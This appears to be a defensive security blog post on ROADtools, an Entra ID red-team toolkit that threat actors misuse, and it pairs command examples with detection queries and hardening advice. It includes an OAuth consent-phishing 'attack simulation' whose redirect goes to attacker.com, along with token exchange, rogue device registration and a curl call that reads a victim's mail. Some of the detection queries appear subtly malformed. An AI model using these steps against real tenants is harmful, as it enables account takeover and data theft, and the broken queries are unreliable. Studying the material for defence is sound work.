Listen to this Post

Introduction:
ROADtools, a legitimate open-source Python framework built for Azure AD (now Microsoft Entra ID) red teaming and research, has been repurposed by nation-state threat actors in recent cloud intrusions. This toolkit enables attackers to enumerate directory structures, register unauthorized devices, and manipulate authentication tokens through Microsoft’s own APIs, effectively bypassing traditional detection mechanisms and security policies. Understanding how ROADtools works is critical for defenders, as its modular design, use of legitimate Microsoft Graph APIs, and ability to mimic typical traffic make it a stealthy yet powerful weapon in the modern cloud threat landscape.
Learning Objectives:
- Objective 1: Understand the core components and operational mechanisms of the ROADtools framework and its primary modules.
- Objective 2: Identify nation-state tactics using ROADtools, including token abuse, device registration, and privilege escalation.
- Objective 3: Implement detection, hardening, and continuous monitoring strategies to defend against ROADtools-powered attacks in Microsoft Entra ID.
You Should Know:
1. ROADtools: Technical Architecture and Core Modules
ROADtools is a Python-based framework containing a shared library, roadlib, and two primary modules: ROADrecon (an Entra ID exploration and enumeration tool) and roadtx (a token exchange and manipulation tool). The toolkit operates by interacting with Entra ID through legitimate Microsoft Graph APIs and Azure AD Graph endpoints, allowing it to mimic standard administrative or user traffic. This “living-off-the-land” approach enables attackers to perform reconnaissance and persistence without deploying traditional malware.
Step‑by‑step guide for defensive analysis and detection:
To defend against ROADtools, defenders should first understand its typical command-line usage patterns. The following examples illustrate legitimate (for testing) and malicious usage:
Linux / macOS (Python environment):
 Install ROADtools for analysis (do this in a safe, isolated lab environment)
pip3 install roadrecon roadtx

ROADrecon authentication flow (defenders can use this to understand what attackers see)
roadrecon auth -u [email protected]  Simulates interactive login

Gather tenant information
roadrecon gather

Export results to SQLite database
roadrecon gui  Launches web interface to explore gathered data

roadtx: Device registration (a common first step in attacks)
roadtx device -a register -d "SuspiciousDevice"  Simulates rogue device registration

Token manipulation (used for privilege escalation)
roadtx prt -a get  Attempts to acquire a Primary Refresh Token
Windows (via PowerShell with Python):
 Install Python and ROADtools
python -m pip install roadrecon roadtx

Enumerate tenant users and groups
roadrecon auth --username "[email protected]" --password "P@ssw0rd"
roadrecon gather

Use roadtx to exchange authorization code for access token (OAuth phishing simulation)
roadtx auth -c "authorization_code_value" -r "https://graph.microsoft.com"

Register a device for persistence (requires appropriate permissions)
roadtx device -a register -d "WindowsDevice"
Detection Queries (Microsoft 365 Audit Logs):
To detect ROADtools activity, monitor for anomalous device registrations and token requests:
// Entra ID audit log query for unusual cloud device registration patterns
AuditLogs
| where OperationName == "Add device"
| where InitiatedBy.user.userPrincipalName != "synchronized account"
| extend DeviceName = tostring(TargetResources[bash].displayName)
| where DeviceName contains "road" or DeviceName matches regex @"^[A-Za-z0-9]{8,15}$"
| project TimeGenerated, User = InitiatedBy.user.userPrincipalName, DeviceName, IP = InitiatedBy.user.ipAddress
// Detect potential ROADtools authentication flows via non-interactive sign-ins
SigninLogs
| where AuthenticationRequirement == "singleFactorAuthentication"
| where AppDisplayName == "Microsoft Authentication Broker"
| where ClientAppUsed == "Other" // ROADtools often identifies as "Other"
| where Status.errorCode == 0 // Successful sign-in
| project TimeGenerated, UserPrincipalName, IPAddress, AppDisplayName, ClientAppUsed
- Nation-State Tactics: Token Abuse and Conditional Access Bypass
Threat actors use roadtx to acquire, exchange, and manipulate Microsoft Entra ID tokens, enabling them to bypass Conditional Access policies, Multi-Factor Authentication (MFA), and even Continuous Access Evaluation (CAE). By registering a malicious device via the Device Registration Service (DRS) endpoint, an attacker can obtain a Primary Refresh Token (PRT) that appears compliant to Conditional Access policies, effectively granting persistent, device-authenticated access to the entire tenant. This technique has been observed in targeted phishing campaigns, where attackers harvest OAuth authorization codes and exchange them for long-lived tokens using ROADtools.
Step‑by‑step guide for token abuse simulation and mitigation:
Attack Simulation (Red Team / Lab Only):
 Step 1: Attacker crafts a phishing link leveraging OAuth 2.0 authorization code flow
 The URL points to Microsoft's consent endpoint with a malicious client ID
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?
client_id=ATTACKER_CLIENT_ID
&response_type=code
&redirect_uri=https://attacker.com/callback
&scope=https://graph.microsoft.com/Mail.Read https://graph.microsoft.com/Files.Read.All

Step 2: After victim consents, attacker exchanges authorization code for tokens
roadtx auth -c "AUTHORIZATION_CODE" -r "https://graph.microsoft.com"

Step 3: Use refresh token to access Graph API and exfiltrate data
curl -X GET -H "Authorization: Bearer ACCESS_TOKEN" "https://graph.microsoft.com/v1.0/me/messages"
Defensive Hardening (Microsoft Entra ID / Azure):
- Enable Conditional Access policies to block non-compliant devices:
– Require device to be marked as compliant (Intune enrolled) for all cloud app access.
– Block legacy authentication flows (e.g., POP, IMAP, SMTP) which are often targeted by token abuse.
– Enforce “Require authentication strength” for sensitive roles (e.g., Global Admin).
2. Implement Token Protection:
- Use Microsoft Entra ID Token Protection to bind access tokens to the requesting device, making token replay attacks ineffective.
- Enable Continuous Access Evaluation (CAE) to revoke tokens immediately upon policy violation or user status change.
3. Monitor and restrict Device Registration:
- Limit who can register devices in Entra ID. Set Device Registration to “Selected” or “All” but enforce MFA for all new device registrations.
- Audit the `JoinType` of devices: any device joined via “Azure AD registered” (workplace-joined) should be scrutinized, especially if the user is not an administrator.
4. Deploy detection rules:
- Elastic Security provides pre-built detection rules for “Entra ID Suspicious Cloud Device Registration” which trigger on sequences of audit events consistent with ROADtools automation.
- Example KQL detection (Microsoft Sentinel):
// Detect ROADtools device registration followed by token request
let DeviceReg = AuditLogs | where OperationName == "Add device" | project TimeGenerated, User, DeviceId;
let TokenRequest = SigninLogs | where ClientAppUsed == "Other" | project TimeGenerated, UserPrincipalName;
DeviceReg | join TokenRequest on $left.User == $right.UserPrincipalName
| where TokenRequest.TimeGenerated between (DeviceReg.TimeGenerated .. 1h)
| project DeviceRegTime = DeviceReg.TimeGenerated, TokenTime = TokenRequest.TimeGenerated, User
- Defensive Countermeasures: Hunting and Hardening Microsoft Entra ID
A proactive defense against ROADtools relies on a combination of identity hardening, token policy enforcement, and continuous monitoring. Attackers often begin by enumerating the tenant using ROADrecon, which gathers users, groups, roles, devices, service principals, and application permissions into an offline SQLite database for analysis. This information allows them to identify high-value targets, misconfigured permissions, or overly privileged service accounts.
Step‑by‑step hardening checklist:
- Review and minimize service principal permissions: Use Microsoft Graph API to audit all service principals and their delegated permissions.
Use Microsoft Graph PowerShell to list service principals with high privileges Connect-MgGraph -Scopes "Application.Read.All", "AppRoleAssignment.Read.All" Get-MgServicePrincipal -All | Where-Object {$_.AppRoles -ne $null} | Select DisplayName, AppRoles - Enforce Conditional Access for all authentication flows: Ensure that no legacy or non-interactive flow is exempt from MFA and device compliance checks.
- Deploy Azure AD Identity Protection: Configure user risk and sign-in risk policies to automatically block or challenge suspicious token requests.
- Regularly rotate high-privilege tokens: Use Azure Automation to periodically revoke and reissue tokens for service accounts and application secrets.
- Enable audit logging for all Entra ID operations: Forward logs to a SIEM (e.g., Microsoft Sentinel, Splunk) and set alerts for:
– Bulk user enumeration (more than 100 user lookups in 5 minutes).
– Device registration from non-corporate IPs or new user agents.
– Successful authentication using “Other” client app followed by Graph API calls to sensitive endpoints (e.g., /v1.0/users, /v1.0/servicePrincipals).
4. Case Study: Storm-2949 Campaign and ROADtools Integration
In early 2026, Microsoft began tracking a sophisticated threat actor, Storm-2949, which conducted multi-phase, identity-driven cloud breaches targeting Microsoft 365 and Azure environments worldwide. The actor abused MFA prompts and Azure permissions to steal sensitive data, and their tactics aligned with ROADtools’ capabilities—specifically, OAuth phishing to harvest authorization codes and subsequent token exchange for persistent access. Similar tooling matching ROADtools’ token management capabilities was observed in a targeted phishing campaign in early 2025, where nation-state actors compromised high-value organizations by bypassing MFA through OAuth consent phishing.
Key indicators of Storm-2949 or similar ROADtools-based attacks:
- Anomalous device registrations from IP addresses not associated with the organization’s geographic region.
- Successful sign-ins from the “Microsoft Authentication Broker” app with `ClientAppUsed` = “Other”.
- Multiple Graph API requests within minutes of an interactive user sign-in (indicating token replay).
- Creation of new service principals or application permissions by non-administrative users.
Mitigation actions:
- Immediately revoke all refresh tokens and force re-authentication if a compromised user or device is identified.
Revoke all sessions for a user (Microsoft Graph PowerShell)
Revoke-MgUserAllRefreshToken -UserId "[email protected]"
- Block the malicious client ID or device ID via Conditional Access “Block” policy using named locations.
- Perform a full audit of all app consent grants and remove any applications that request high-privilege scopes (e.g.,
Mail.Read,Files.ReadWrite.All,User.Read.All) without business justification.
What Undercode Say:
- Key Takeaway 1: ROADtools represents a paradigm shift in cloud attacks—offensive tooling no longer requires custom malware; legitimate, open-source frameworks are being integrated directly into nation-state tradecraft, making detection significantly harder.
- Key Takeaway 2: Defense requires a shift from perimeter-based security to identity-centric zero trust. Token abuse, device registration, and Conditional Access bypass are not vulnerabilities in Microsoft Entra ID but rather misconfigurations or missing policies that attackers exploit using tools like ROADtools.
Analysis: The integration of ROADtools into nation-state cloud attacks underscores a critical evolution in cyber threat intelligence: open-source software, even when designed for ethical security testing, is rapidly weaponized by advanced persistent threats (APTs). This trend mirrors the earlier adoption of frameworks like Metasploit and Cobalt Strike but now moves to the identity plane—the most sensitive layer in modern cloud environments. Defenders can no longer rely on signature-based detection or traditional antivirus; instead, they must embrace behavioral analytics, continuous authentication monitoring, and strict Conditional Access policies. The real risk is not the toolkit itself but the pervasive misconfiguration of identity controls in thousands of organizations. As Unit 42 notes, ROADtools “operates through legitimate Microsoft APIs” and “can mimic typical traffic,” meaning that without proactive hardening, many defenders may never know they have been breached.
Prediction:
As cloud adoption accelerates and identity becomes the primary security boundary, nation-state actors will increasingly leverage open-source identity toolkits like ROADtools, AADInternals, and Stormspotter. We predict a rise in “toolkit-as-a-service” offerings on cybercriminal forums, where automated ROADtools-based compromise chains are sold to lower-skilled attackers. Microsoft will respond by hardening Entra ID default configurations—for example, making device registration MFA-enforced by default and deprecating legacy token replay vectors. However, the cat-and-mouse game will continue, with attackers pivoting to newer identity protocols and misusing token-binding features. For defenders, the next three years will demand a Zero Trust Identity posture: continuous validation, micro-segmentation of cloud resources, and real-time token revocation as the new baseline for cloud security. Those who fail to implement these controls will find themselves increasingly vulnerable to the silent, API-based intrusions that ROADtools exemplifies.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Roadtools A – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


